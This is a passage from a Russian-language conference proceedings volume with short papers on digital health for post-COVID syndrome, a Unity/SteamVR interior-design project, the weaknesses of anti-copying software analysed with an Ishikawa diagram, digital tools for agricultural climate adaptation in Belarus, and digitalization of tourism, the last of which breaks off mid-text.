авторского права на электронные документы, выступающих в качестве контейнера, так и для скрытой передачи данных.

Список использованных источников

1. Конахович, Г. В. Компьютерная стеганография. Теория и практика / Г. В. Конахович, А. Ю. Пузыренко. – К.: МК-Пресс, 2006. – 288 с.

2. Савельева М. Г., Урбанович П. П. Метод стеганографического преобразования web-документов на основе растровой графики и модели RGB // Труды БГТУ. Сер. 3, Физико-математические науки и информатика. 2022. № 2 (260). С. 99–107.

3. Шутько, Н. П., Листопад Н. И., Урбанович П. П. Моделирование стеганографической системы в задачах по охране авторских прав // Восьмая Междунар. научно-техн. конф. «Информационные технологии в промышленности» (ИТГ 2015): тезисы докладов. Минск, ОИПИ НАН Беларуси, 2015. С. 30–31.

УДК 61:004.9

Н.Ш. Самедов

Тамбовский государственный университет им. Г.Р. Державина
Тамбов, Россия

ЦИФРОВИЗАЦИЯ В МЕДИЦИНЕ. ПОСТКОВИДНЫЙ СИНДРОМ

Аннотация. Статья рассматривает влияние процесса цифровизации на сферу медицины с фокусом на постковидный синдром. В статье рассматривается роль цифровых технологий в диагностике постковидного синдрома и сопровождающей его медицинской помощи, а также в реабилитации пациентов.

N. Sh. Samedov

Tambov State University named after G.R. Derzhavin
Tambov, Russia

DIGITALIZATION IN MEDICINE. POSTCOVID SYNDROME

Abstract. This article examines the impact of digitalization on the field of medicine with a focus on postcovid syndrome. The article discusses the role of digital technology

in the diagnosis of postcovid syndrome and its accompanying medical care, as well as in the rehabilitation of patients.

В современном мире цифровизация в медицине приобретает все большую роль и превращается в одну из важнейших тенденций в области здравоохранения. Цифровые технологии позволяют автоматизировать и оптимизировать процессы предоставления медицинских услуг, улучшить качество диагностики и лечения, а также обеспечивают доступность медицинской помощи для пациентов из удаленных районов и тех, кто нуждается в долгосрочном наблюдении. Основные аспекты цифровизации включают в себя использование электронных медицинских записей для хранения и обмена информацией о пациентах, применение телемедицины для удаленного консультирования и диагностики, разработку мобильных приложений для контроля состояния здоровья и выполнения реабилитационных программ, а также использование искусственного интеллекта и анализа больших данных для предсказания заболеваний и выбора оптимальной терапии.

Постковидный синдром, также известный как продолжающаяся или долгосрочная COVID-19, является состоянием, которое наблюдается у определенного процента пациентов после рецидива или выздоровления от COVID-19. Хотя большинство людей, пораженных коронавирусом, восстанавливаются полностью, некоторые продолжают испытывать различные симптомы и осложнения. Физические симптомы могут включать: сонливость, усталость, дыхательные проблемы, боль в мышцах и суставах. Психологические проявления могут варьироваться от депрессии и тревожности до проблем с памятью и концентрацией. Неврологические симптомы,

такие как головные боли и потеря обоняния, также являются распространенными проявлениями постковидного синдрома. Для пациентов, страдающих от этого состояния, он может пагубно влиять на их качество жизни и требовать продолжительного медицинского наблюдения и поддержки.

Одной из главных ролей цифровизации в диагностике постковидного синдрома является использование телемедицины. Благодаря развитию цифровых технологий, пациенты могут получать медицинское обслуживание и советы в режиме реального времени, не покидая своего дома. Врачи могут проводить консультации через видео-коммуникации, наблюдать за пациентами, задавать вопросы о их симптомах и давать рекомендации по лечению. Такой подход особенно полезен для пациентов с постковидным синдромом, которые нуждаются в долгосрочном наблюдении и мониторинге состояния.

Благодаря телемедицине пациенты могут получать своевременную помощь и советы от специалистов без необходимости длительных посещений клиники и стоянии в очереди.

Цифровизация также позволяет проводить анализ больших данных и применять методы машинного обучения для ранней диагностики постковидного синдрома. Благодаря накопленным данным об индивидуальных пациентах, а также данным о симптомах и лечении в больших популяциях, медицинские специалисты могут разрабатывать алгоритмы, которые помогают идентифицировать рискованные группы для конкретной группы людей. Кроме того, машинное обучение может быть использовано для предсказания развития и прогнозирования течения этого синдрома у конкретного пациента. Это позволяет раньше принимать необходимые меры для лечения и реабилитации.

Цифровые инструменты, такие как мобильные приложения и носимые устройства, играют значительную роль в улучшении результата лечения и реабилитации пациентов с постковидным синдромом. С помощью мобильных приложений пациенты могут отслеживать свои симптомы и изменения в состоянии здоровья, а также вести журнал физической активности и питания. Кроме того, приложения позволяют установить оповещения и напоминания о приеме лекарств и выполнении физических упражнений или дыхательных упражнений. Носимые устройства, такие как фитнес-браслеты и умные часы, могут поддерживать мониторинг сердечного ритма, уровня кислорода в крови и сон, что помогает пациентам и медицинским специалистам следить за изменениями и адаптировать лечение в режиме реального времени.

Для пациентов с постковидным синдромом, которые испытывают физические и психологические проблемы, важным аспектом является реабилитация. Цифровые инновации, такие как виртуальная реабилитация, предлагают новые возможности для улучшения физического и психического состояния пациентов. Виртуальные тренировки и упражнения позволяют пациентам проводить реабилитационные процедуры в домашних условиях с помощью специальных приложений или программ. Это не только упрощает доступность к реабилитации, но и предоставляет пациентам возможность заниматься на своем уровне и в удобное для них время. Кроме того, виртуальная реабилитация может предложить решения для поддержки психического благополучия, например, через виртуальные психологические консультации или программы для снижения тревожности и улучшения психологического состояния.

Таким образом, цифровизация в медицине имеет значительное влияние на диагностику, лечение и реабилитацию пациентов с постковидным синдромом. Использование различных цифровых технологий, включая телемедицину, мобильные приложения и носимые устройства, позволяет более эффективно контролировать состояние пациентов, предоставлять им доступ к медицинской помощи в режиме реального времени и индивидуальный подход. Виртуальная реабилитация и тренировки также имеют большой потенциал для улучшения физического и психического состояния пациентов.

Список использованных источников

1. Камчатнов П.Р. Астенические и когнитивные нарушения у пациентов, перенесших COVID-19 / П.Р. Камчатнов, Э.Ю. Соловьева, Д.Р. Хасанова и др. // РМЖ. Медицинское обозрение. 2021.– С.1–7.
2. Кузьмина, А. Е. Постковидный синдром, или «хвост ковида» / А. Е. Кузьмина, Ю. В. Полина // Молодой ученый. — 2021. — № 22 (364). — С. 57-59.
3. Пизов А. В. Когнитивные нарушения у лиц, перенесших COVID-19. Обзорная статья / А. В. Пизов, Н.А. Пизов, Н. В. Пизова // Медицинский совет. 2021;(4):69–77.

УДК 004.946

А.А. Жамантаев, И.А. Самойлова, Е.А. Спирина
Карагандинский университет им. Е.А. Букетова
Караганда, Казахстан

ПРИМЕНЕНИЕ СРЕДСТВ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ В РАЗРАБОТКЕ ДИЗАЙНА ИНТЕРЬЕРА

Аннотация. В статье рассматриваются такие инструменты как игровой движок Unity, среда виртуальной реальности Windows Mixed Reality, среда виртуальной реальности SteamVR. Продемонстрированы возможности технологий виртуальной реальности в процессе моделирования интерьера помещения.

A.A. Zhamantayev, I.A. Samoilova, Ye.A. Spirina
Buketov Karaganda University
Karaganda, Kazakhstan

APPLICATION OF VIRTUAL REALITY TOOLS IN INTERIOR DESIGN DEVELOPMENT

***Abstract.** The article discusses such tools as the Unity game engine, the Windows Mixed Reality virtual reality environment, and the SteamVR virtual reality environment. The capabilities of virtual reality technologies in the process of modeling the interior of a room are demonstrated.*

Виртуальная реальность имеет значительный потенциал и предлагает широкий спектр пользы в различных сферах жизни. Она открывает новые горизонты и преобразует способ взаимодействия с миром. С учетом технологических достижений и постоянного развития виртуальной реальности, она становится еще более доступной и широко применимой. С развитием более компактных и доступных устройств виртуальной реальности, таких как автономные шлемы, все больше людей получают возможность погрузиться в виртуальные миры.

В работе рассмотрено использование возможностей технологий виртуальной реальности в такой сфере, как дизайн интерьера. Итоговая работа представляет собой интерактивную сцену с объектами интерьера, где с ними возможно взаимодействовать и двигать их. Пользователю дана возможность самостоятельно создать дизайн помещения и получить желаемый результат без обращения к профильным компаниям.

При разработке проекта использованы следующие инструменты:

- Unity – игровой движок, позволяющий создавать 2D, 3D проекты для многих платформ;
- Windows Mixed Reality – среда виртуальной реальности, разработанная компанией Microsoft;
- Шлем виртуальной реальности Lenovo Explorer, работающий при поддержке Windows Mixed Reality;
- SteamVR – среда виртуальной реальности, являющаяся частью сервиса Steam – игрового сервиса, предоставляющего пользователям доступ к обширной игровой библиотеке.

Создание данного проекта демонстрирует возможности технологий виртуальной реальности такие как:

- погружение в виртуальную реальность;
- применение знаний на практике;
- взаимодействие с современными технологиями.

Рассмотрим процесс создания в Unity, который дает возможность создания различных проектов, 2D, 3D, VR и т.д. Для проекта, основанного на SteamVR, необходимо выбрать тип проекта 3D.

Для создания проектов используются ассеты – различные ресурсы, которые могут представлять собой различные объекты, материалы, сцены, звуки, префабы, скрипты, модели, текстуры, плагины и другие.

Для работы с проектом, основанным на SteamVR, в проект добавляется плагин SteamVR [1]. Он доступен для загрузки в официальном магазине Unity Asset Store.

Плагин SteamVR для Unity позволяет создавать проекты для виртуальной реальности.

Unity Asset Store – это библиотека бесплатных и коммерческих ассетов, которые созданы как самой компанией Unity Technologies, так и членами сообщества. Библиотека предоставляет доступ ко множеству ассетов различного назначения: текстуры, модели, анимации, расширения для редактора и многое другое. Доступны как бесплатные, так и платные ассеты. Имеется поиск ассетов по фильтрам [2].

Импорт ассетов производится в менеджере пакетов, который позволяет управлять доступными пакетами, загружать и импортировать их. После загрузки плагина SteamVR при помощи менеджера пакетов, необходимо его импортировать в проект.

При добавлении ассетов в проект подтверждается добавление его файлов и применение рекомендуемых настроек для проекта.

Далее из сцены удаляется стандартная камера, автоматически создаваемая для 3D проектов, и добавляется префаб Player из плагина SteamVR.

Префаб это набор игровых объектов, их компонентов и свойств, которые составляют единое целое. На основе префабов создаются готовые объекты с компонентами. Префаб Player является основой проекта. Он включает в себя основные объекты и компоненты, необходимые для работы, включая саму камеру, руки, модели контроллеров, обработку взаимодействия с другими объектами и управления.

Следующим шагом является настройка системы ввода. Окно настроек ввода SteamVR Input вызывается из меню Window. SteamVR предоставляет стандартные настройки управления. При первом запуске плагин предлагает использовать стандартные настройки. SteamVR Input позволяет настроить отдельные действия, такие как: телепортация, хватание, поворот и другие. Имеется возможность добавлять собственные действия, что требует написания отдельного скрипта.

В Unity Asset Store доступно множество различных ассетов: от отдельных моделей до целых сцен. Так же доступны плагины,

расширяющие функциональность проекта. Free: House Interior лишь пример готового ассета, который будет использоваться в проекте. Он содержит более 40 игровых объектов и готовую сцену, использующую их [3]. Ассет Free: House Interior демонстрируется на рис. 1.




Рис. 1- Сцена из ассета Free: House Interior

SteamVR дает возможность изменить метод перемещения. По умолчанию используется метод телепортации с использованием джойстика, когда игрок двигает джойстик вперед, и направляет контроллер в сторону точки, в которую он желает переместиться. Для перемещения в любую точку на сцене, необходимо добавить область, на которой это будет можно сделать.

Плагин SteamVR для Unity предоставляет готовую систему, которая отвечает за взаимодействие (Interaction System).

Как упоминалось ранее, префаб Player состоит из нескольких объектов. Ключевую роль в системе взаимодействия играют объекты рук: LeftHand и RightHand.

Принцип работы системы взаимодействия таков: при каждом обновлении кадра проверяется, не касается ли рука другого объекта. Если результат проверки положителен, то объекту, на которое было оказано воздействие, получает событие. На каждое из событий можно запрограммировать любую реакцию объекта, будь то движение объекта, изменение его текстуры и т.д.

Перед сборкой задается директория, в которую будут помещены готовые файлы программы. Сборка проекта занимает некоторое время, которое напрямую зависит от производительности компьютера, на

котором она производится. Далее, достаточно запустить главный исполняемый файл.

Для запуска получившейся программы потребуются подключенная гарнитура виртуальной реальности, установленный SteamVR, который доступен в библиотеке Steam и, при необходимости, программное обеспечение для гарнитуры виртуальной реальности.

Таким образом, результатом работы стал интерактивный проект, отвечающий следующим требованиям: наличие виртуального пространства, в котором будет находиться пользователь; наличие предметов интерьера в проекте; возможность пользователя взаимодействовать с предметами и перемещать их.

Список использованных источников

1. SteamVR Plugin | Integration | Unity Asset Store [Электронный ресурс] – Режим доступа: <https://assetstore.unity.com/packages/tools/integration/steamvr-plugin-32647>
2. Unity - Manual: Asset Workflow [Электронный ресурс] – Режим доступа: <https://docs.unity3d.com/Manual/AssetWorkflow.html>
3. Free: House Interior | 3D Interior | Unity Asset Store [Электронный ресурс] – Режим доступа: <https://assetstore.unity.com/packages/3d/props/interior/free-house-interior-223416>

УДК 004.056.53

**Д.С. Соловьев, И.А. Соловьева,
А.В. Самохвалов, Д.А. Саратов**

Тамбовский государственный университет имени Г.Р. Державина
Тамбов, Россия

АНАЛИЗ ПРИЧИН И РАЗРАБОТКА РЕКОМЕНДАЦИЙ К ПОВЫШЕНИЮ ВЗЛОМОУСТОЙЧИВОСТИ ПРОГРАММНЫХ СРЕДСТВ ЗАЩИТЫ ОТ НЕСАНКЦИОНИРОВАННОГО КОПИРОВАНИЯ С ИСПОЛЬЗОВАНИЕМ ДИАГРАММЫ ИСИКАВЫ

Аннотация. Существующие средства защиты от несанкционированного копирования обладают низкой взломоустойчивостью, что требует анализа причин для их улучшения. Для этого используется диаграмма Исикавы, которая

выделяет основные причины проблемы. Из диаграммы следует, что причинами являются нерациональное использование средств и механизмов операционной системы, тривиальное логическое устройство программы и повышенные требования к ресурсам ЭВМ. Приводятся рекомендации по повышению взломоустойчивости средств защиты.

D.S. Solovjev, I.A. Solovjeva, A.V. Samohvalov, D.A. Saratov
Derzhavin Tambov State University
Tambov, Russia

CAUSES ANALYSIS AND RECOMMENDATIONS DEVELOPMENT FOR IMPROVING THE ANTI-COPYING SOFTWARE'S RESISTANCE TO UNAUTHORIZED COPYING USING AN ISHIKAWA DIAGRAM

***Abstract.** Existing anti-copying software tools have low resistance to hacking, which requires an analysis of the reasons for their improvement. To do this, an Ishikawa diagram is used, which identifies the main causes of the problem. The diagram shows that the reasons are irrational use of operating system tools and mechanisms, trivial logical structure of the program, and increased requirements for computer resources. Recommendations are provided for improving the resistance of anti-copying software tools.*

В настоящее время защита от несанкционированного копирования является одной из самых актуальных проблем в сфере информационных технологий [1]. Различные компании и разработчики создают средства защиты, которые должны обеспечивать надежную защиту от копирования и распространения программного обеспечения. Однако, несмотря на все усилия, имеющиеся на данный момент, средства защиты обладают низкой взломоустойчивостью.

Для анализа причин низкой взломоустойчивости существующих средств защиты от несанкционированного копирования можно использовать диаграмму Исикавы [2]. Эта диаграмма позволяет выделить основные причины проблемы и определить направления улучшения защиты. Диаграмма Исикавы анализа причин низкой взломоустойчивости существующих средств защиты от несанкционированного копирования представлена на рис. 1.

Из диаграммы, представленной на рис. 1, видно, что основными причинами слабой взломоустойчивости являются нерациональное использование средств и механизмов операционной системы Windows, тривиальное логическое устройство программы и повышенные требования к ресурсам ЭВМ.



Рис. 1 - Диаграмма Исикавы анализа причин низкой взломостойчивости существующих средств защиты от несанкционированного копирования

Первой причиной слабой взломостойчивости является нерациональное использование средств и механизмов операционной системы Windows. Для защиты от копирования используются идентификаторы, которые могут быть одинаковыми для серии накопителей. Это позволяет злоумышленникам легко подделывать идентификаторы и обходить защиту. Кроме того, данные с USB-накопителя могут быть считаны из статических текстовых документов, таких как файлы реестра, что делает защиту бесполезной.

Второй причиной слабой взломостойчивости является тривиальное логическое устройство программы. Для защиты от копирования используются классические криптоалгоритмы, которые могут быть легко взломаны при отсутствии секретного ключа. Кроме того, защита может быть слабой и уязвимой к средствам обратного проектирования, что позволяет злоумышленникам легко обходить ее.

Третьей причиной слабой взломостойчивости являются повышенные требования к ресурсам ЭВМ. Все данные хранятся в оперативной памяти, что делает их уязвимыми к атакам на память. Кроме того, защита может быть сложной в переносимости на другие операционные системы, что делает ее менее эффективной.

Таким образом, в разрабатываемых средствах защиты от несанкционированного копирования предлагается:

- 1) в качестве ключевых идентификаторов использовать PNPID, который обладает большей степенью индивидуальности;
- 2) применять двухуровневую проверку подлинности накопителя;
- 3) воздержаться от хранения идентификатора, посредством которого происходит шифрование в пользовательской части программного обеспечения;
- 4) вместо прямого обращения к файлам реестра использовать WMI, специализированный механизм Windows, который служит для получения информации о состоянии операционной системы;
- 5) применять криптоалгоритм собственной разработки, что затруднит его анализ при попытке взлома программного обеспечения.

В целом, низкая взломоустойчивость имеющихся на данный момент средств защиты от несанкционированного копирования является серьезной проблемой для разработчиков программного обеспечения. Для повышения уровня защиты необходимо разработать новые, более надежные средства защиты, которые будут устойчивы к современным методам взлома и обхода защиты. Кроме того, необходимо использовать более рациональные механизмы и средства операционной системы для обеспечения более надежной защиты от копирования.

Список использованных источников

1. Абулгазина А.Н. Защита от копирования на основе систем шифрования / А.Н. Абулгазина, Н.Д. Зюляркина, С.А. Родивилов // Наука ЮУрГУ. Секции технических наук. материалы 74-й научной конференции. – Министерство науки и высшего образования Российской Федерации Южно-Уральский государственный университет. – 2022. – С. 147-152.
2. Рассел Дж. Диаграмма Исикавы / Дж. Рассел, Р. Кон. – М.: Книга по Требованию, 2013. – 58 с.

УДК 338.43; 631/635; 336.6

М.П. Самоховец

Белорусский государственный экономический университет
Минск, Беларусь

АДАПТАЦИОННЫЙ ПОТЕНЦИАЛ АГРАРНОГО СЕКТОРА К КЛИМАТИЧЕСКИМ ИЗМЕНЕНИЯМ: ВОЗМОЖНОСТИ ЦИФРОВЫХ ТЕХНОЛОГИЙ

***Аннотация.** Использование цифровых технологий в аграрном секторе позволяет более качественно управлять адаптационным потенциалом сельскохозяйственных культур в условиях постоянно меняющегося климата и пространственных различий. Это позволяет повысить эффективность и способствует лучшей реализации финансового потенциала аграрного сектора.*

M.P. Samakhavets

Belarusian State Economic University
Minsk, Belarus

THE ADAPTIVE POTENTIAL OF THE AGRICULTURAL SECTOR TO CLIMATE CHANGE: THE POSSIBILITIES OF DIGITAL TECHNOLOGIES

***Abstract.** Digital technologies in the agricultural sector makes it possible to better manage the adaptive potential of agricultural crops in conditions of constantly changing climate and spatial differences. This makes it possible to increase efficiency and contributes to the better realization of the agricultural financial potential.*

Развитие цифровых технологий в аграрном секторе, среди прочих преимуществ, призвано помогать сельскохозяйственным организациям, фермерским хозяйствам по всему миру повышать эффективность сельскохозяйственного производства. Это возможно благодаря увеличению производительности труда и валового выхода продукции растениеводства и животноводства, снижению объективно присущих отраслевым рискам, что приводит к улучшению финансовых результатов и наилучшей реализации финансового потенциала субъектов аграрного бизнеса [1].

Агроклиматическое зонирование территории Беларуси с учетом изменения климата с начала XXI века свидетельствует об усилении дифференциации агрометеорологических условий в условиях республики. В разработанной Стратегии адаптации сельского хозяйства Республики Беларусь к изменению климата указывается на более высокие темпы потепления в Беларуси по сравнению с мировыми, отражено историческое и ожидаемое смещение границ агроклиматических зон республики. К настоящему времени в общих чертах описано воздействие изменений климата на сельское хозяйство по областям и районам Республики Беларусь. Влияние климатических факторов на сельское хозяйство (особенно на растениеводство) различается: во-первых, по отношению к разным сельскохозяйственным культурам; во-вторых, в разрезе разных административно-территориальных единиц Республики Беларусь.

Адаптационный потенциал сельскохозяйственных культур – это их способность приспосабливаться к условиям окружающей среды. Научно доказанной является способность сельскохозяйственных культур адаптироваться к климатическим факторам и обосновано, что разные виды сельскохозяйственных культур демонстрируют разный адаптационный потенциал. В условиях быстрых и неоднородных по регионам изменений климата (особенно с начала XXI века) можно оценить адаптационный потенциал разных сельскохозяйственных культур в разрезе административно-территориальных единиц Республики Беларусь.

Ранее проведен статистический анализ и обоснована зависимость урожайности сельскохозяйственных культур от климатических факторов [2, 3]. Проведена оценка значений биоклиматического потенциала территории Беларуси в период современного потепления климата и его прогноз на ближайшие десятилетия [4]. Однако проблема оценки адаптационного потенциала сельскохозяйственных культур к изменению климата не может считаться однозначно решенной по причине постоянно меняющихся климатических факторов и их пространственных различий. Непрерывное изменение климата и неодинаковое влияние климатических факторов на растениеводство требуют постоянного обновления оценок адаптационного потенциала сельскохозяйственных культур (зерновых и зернобобовых, картофеля, овощей, рапса, льна-долгунца, сахарной свеклы и др.) в региональном разрезе (118-ти районов Республики Беларусь) для выработки последующих рекомендаций по совершенствованию посевных площадей в Республике Беларусь.

Применение на практике цифровых технологий в аграрном секторе может внести свой заметный вклад в решение этой прикладной задачи для сельскохозяйственного производства в системе управления влиянием климатических факторов (изменений) на сельское хозяйство: как с позиций оперативного реагирования на возникающие изменения, так и с точки зрения выработки стратегических мер адаптации сельского хозяйства к изменению климата.

Для реализации долгосрочных мер цифровые технологии (геоинформационные системы; цифровой сервис агрометеоданных с детализированными в пространственном масштабе данными; Big Data и др.) могут использоваться для уточненного измерения и оценки адаптационного потенциала сельскохозяйственных культур. Это позволит качественно углубить результаты исследования адаптационного потенциала сельскохозяйственных культур за счет использования более детализированной информации в дополнение к

уже имеющейся, аккумулируемой действующими климатическими станциями, Национальным статистическим комитетом Республики Беларусь, Государственным учреждением «Республиканский центр по гидрометеорологии, контролю радиоактивного загрязнения и мониторингу окружающей среды».

Качественное измерение и оценка адаптационного потенциала сельскохозяйственных культур по районам имеет важное научное значение, поскольку позволит соотнести сельскохозяйственные культуры с наиболее благоприятными для их выращивания районами в условиях глобального потепления климата, более рационально планировать посевные площади, повысить устойчивость и экономическую эффективность растениеводства. При этом лучшее обоснование получат прикладные рекомендации по оптимизации посевных площадей Республики Беларусь на основе типологизации районов по адаптационному потенциалу выращиваемых сельскохозяйственных культур к климатическим изменениям.

Учет дифференцированного адаптационного потенциала сельскохозяйственных культур позволит обоснованно подбирать структуру посевных площадей конкретного района (сельскохозяйственной организации, в целом республики), что обеспечит гарантированное производство сельскохозяйственной продукции, даже в особых условиях изменения климата на конкретных территориях. Кроме того, с позиций оперативных мер цифровые технологии (цифровой сельскохозяйственный мониторинг в режиме, близком к реальному времени) могут использоваться для текущей корректировки технологий возделывания сельскохозяйственных культур для снижения ущерба от климатических факторов.

Адаптационный потенциал сельскохозяйственных культур можно учитывать при:

- планировании посевных площадей в условиях климатических изменений, что позволит снизить ущерб (недополученный урожай) от негативного влияния климатических факторов в растениеводстве, увеличить валовые сборы сельскохозяйственных культур;
- обосновании распределения средств государственной поддержки для преодоления последствий изменения климата;
- обосновании страховых тарифов при разработке страховых продуктов для страхования урожаев сельскохозяйственных культур.

В конечном итоге это позволит даже в условиях изменения климата, в неблагоприятные по погодным условиям годы обеспечить

получение стабильных урожаев, увеличить финансовый результат сельскохозяйственного производства.

Список использованных источников

1. Богатырёва В.В., Панков Д.А., Самоховец М.П. Финансовый потенциал как новая экономическая категория в финансовой науке // Бухгалтерский учет и анализ. – 2022. – № 2. – С. 10-22.
2. Сачок Г. И. Статистический анализ неоднородности рядов урожайности сельскохозяйственных культур Беларуси / Г. И. Сачок, Г. А. Камышенко // Весці Нацыянальнай акадэміі навук Беларусі. – 2006. – №2. – С. 53-59.
3. Камышенко Г. А. Оценка влияния основных климатических факторов на урожайность озимых зерновых культур на территории Беларуси в прогнозных целях // Природопользование. – 2021. – № 1. – С. 41–48.
4. Хитриков М.А. Оценка изменений и прогноз биоклиматического потенциала территории Беларуси: автореферат дис. канд. экон. наук: 25.03.08 / Хитриков М.А.; Институт природопользования НАН Беларуси. – Минск, 2021. – 21 с.
5. Международный опыт развития цифровизации в АПК: государственная поддержка, регулирование, практика [Электронный ресурс]. – Режим доступа: <https://ees.eaeunion.org/> – Дата доступа: 12.11.2023.

УДК 327

Ю.В. Семашко, Н.Г. Аснович

Белорусский национальный технический университет
Минск, Беларусь

ЦИФРОВИЗАЦИЯ КАК ФАКТОР УСПЕШНОГО РАЗВИТИЯ СФЕРЫ ТУРИЗМА

Аннотация. В данной работе рассматриваются внешние факторы, оказывающие влияние на эволюцию сферы туризма и обосновывается необходимость использования современных цифровых технологий для повышения ее конкурентных преимуществ.

Yu.V. Semashko, N.G. Asnovich

Belarusian National Technical University
Minsk, Belarus

DIGITALIZATION AS A FACTOR IN THE SUCCESSFUL DEVELOPMENT OF THE TOURISM SECTOR

Abstract. This paper examines external factors influencing the evolution of the tourism sector and substantiates the need to use modern digital technologies to increase its competitive advantages.

Современный век характеризуется как период глобального перехода человечества от традиционной индустрии к оцифрованной, основанной на трансфере информации. Смещение акцентов и приоритетов во многих областях деятельности привело к возникновению информационного общества, требующего ускоренного развития как материальных отраслей, так и нематериальной сферы. Не последнее место в данном списке занимает туризм, который, на сегодняшний день является не только методом познания окружающей действительности, но и показателем уровня развития страны и цивилизации в целом, так как экономисты позиционируют туризм как деятельность, обеспечивающую рост благосостояния отдельных территориальных кластеров.

Экономика туризма может быть представлена как система отношений, строящаяся на симбиозе производства, распределения, потребления туристских товаров и услуг. История развития данного направления свидетельствует о том, что бюджет региона действительно напрямую зависит от масштаба туристской индустрии, а доходная функция туризма заключается не только в его наполнении, но и в создании условий для развития сферы туризма.

Помимо доходной функции немаловажное значение играет выравнивающая функция туризма, заключающаяся в его способности воздействовать на уровень экономического развития отстающих территорий посредством создания дополнительных рабочих мест. Влияние туризма на экономическое развитие страны заключается и в росте деловой активности экономических субъектов, возникающей в результате увеличения платежеспособного спроса за счет иностранных и местных туристов. Однако следует отметить, что позитивное влияние индустрии туризма на развитие экономики возможно только при наличии поддержки со стороны государства, так как туризм способен стать той экономической категорией, которая не только отражает совокупность взаимосвязанных производств и отраслей национальной экономики, но и является инструментом достижения государственных целей. Туризм играет определяющую роль в вопросе выхода стран из изоляции, а также легитимизации непризнанных государств, так как

посещающие их туристы, фактически признают независимость и суверенитет данных регионов.

Однако нередко из-за своей чувствительности к внешним факторам туризм становится заложником политических решений, способных по-разному отразиться на развитии отрасли. В частности, политика открытых границ (введение безвизового режима) как правило благоприятно сказывается на сфере туризма, повышая туристическую привлекательность страны за счёт снижения транзакционных издержек. Сокращение ограничений вызывает рост спроса со стороны большей части потребителей туристической услуги, желающих осуществить путешествие быстро и качественно.

Введение санкций или ужесточение правил въезда на территорию государства, наоборот, значительно сокращает желание туристов посещать туристические объекты, расположенные в данном регионе. Так, например, санкции, введённые против Российской Федерации и Республики Беларусь, значительно усложняют въезд граждан этих стран в Польшу, Латвию, Литву и Эстонию. Такие страны как Бельгия, Нидерланды, Словакия, Чехия перестали принимать заявления на визы от российских граждан, а Германия, Франция, Швейцария и Португалия отменили упрощённый порядок получения виз россиянам. Ещё одним фактором сокращения потока туристов стало «закрытие неба» для белорусских и российских авиакомпаний, что является дополнительным подтверждением зависимости туристической сферы от не всегда обдуманных действий политических элит той или иной страны.

Вооружённые конфликты, вызывающие экономический кризис, также оказывают весьма негативное влияние на эволюцию туризма, делая невозможным наращивание материально-технической базы. Так Республика Сомали неоднократно попадала в список самых опасных стран для совершения путешествий из-за постоянных войн, госпереворотов и экстремистской деятельности, осуществляющейся на территории региона. Как следствие, это восточноафриканское государство получило один из самых низких рейтингов в туристической индустрии, что отрицательно сказалось на желании туристов посещать данный регион.

Тем не менее современная туристическая отрасль является одной из самых быстрорастущих в мире. В связи с этим, большинство стран активно стремятся расширять данный сектор экономики, используя имеющийся научно-технический потенциал, внедряя инновационные продукты и осваивая передовые технологии. Инновации в туризме продвигаются через разработку, создание и модернизацию

туристических продуктов, использование которых позволяет увеличить рост доходов населения и уровень занятости.

Одной из определяющих предпосылок инновационной эволюции туризма стали научно-технический прогресс, а также, последовавшая за ним, глобализация. Можно сказать, что эти процессы послужили катализатором мировой цифровизации, поэтому внедрение инноваций в сферу туризма произошло не спонтанно, а стало жесткой необходимостью, позволившей избежать нежелательных провалов отрасли, а также поддержать её жизнеспособность.

Дополнительным фактором переноса туризма в цифровую среду стала пандемия COVID-19, начавшаяся в 2020 году. По оценкам аналитиков, за период 2020 – 2021 годов туристическая сфера понесла самые большие потери, относительно других отраслей экономики, так как в связи с объявлением карантина, большинство стран начало закрывать свои границы, останавливать авиа- и железнодорожное сообщение, лоббируя режим всеобщей самоизоляции, что лишило людей возможности путешествовать. Всемирная туристическая организация при ООН (UNWTO) опубликовала статистические данные, согласно которым количество международных туристов в 2020 году по сравнению с 2019 годом снизилось на 65 %, что нанесло значительный удар мировой экономике, особенно в тех странах, в которых экономический рост напрямую связан с туристическим бизнесом. Так в первом полугодии 2019 года российские туристы в среднем совершили около 8 млн. поездок в Европу, за тот же период времени в 2022 году этот показатель составил 1,2 млн. посещений, а упущенная выгода Испании за 2022 год, по оценкам специалистов составила около 1,5 млрд. евро [1].

Среди основных видов инновационной деятельности в сфере туризма, можно выделить несколько направлений, одно из которых – это внедрение новшеств, связанных с компьютеризацией и цифровизацией турпродукта. Программы электронного бронирования и составления туров, приобретающие в последнее время большую популярность, являются прекрасным примером использования современных технологий в данной отрасли. Использование программ такого рода позволяет клиенту достаточно быстро найти самое выгодное предложение по объекту размещения на рынке гостиничных услуг. Помимо этого, Internet-бронирование позволяет осуществить расчет стоимости проживания с автоматическим учетом сезонности и скидок, учесть питание, получить возможность параллельного бронирования на нескольких базах.

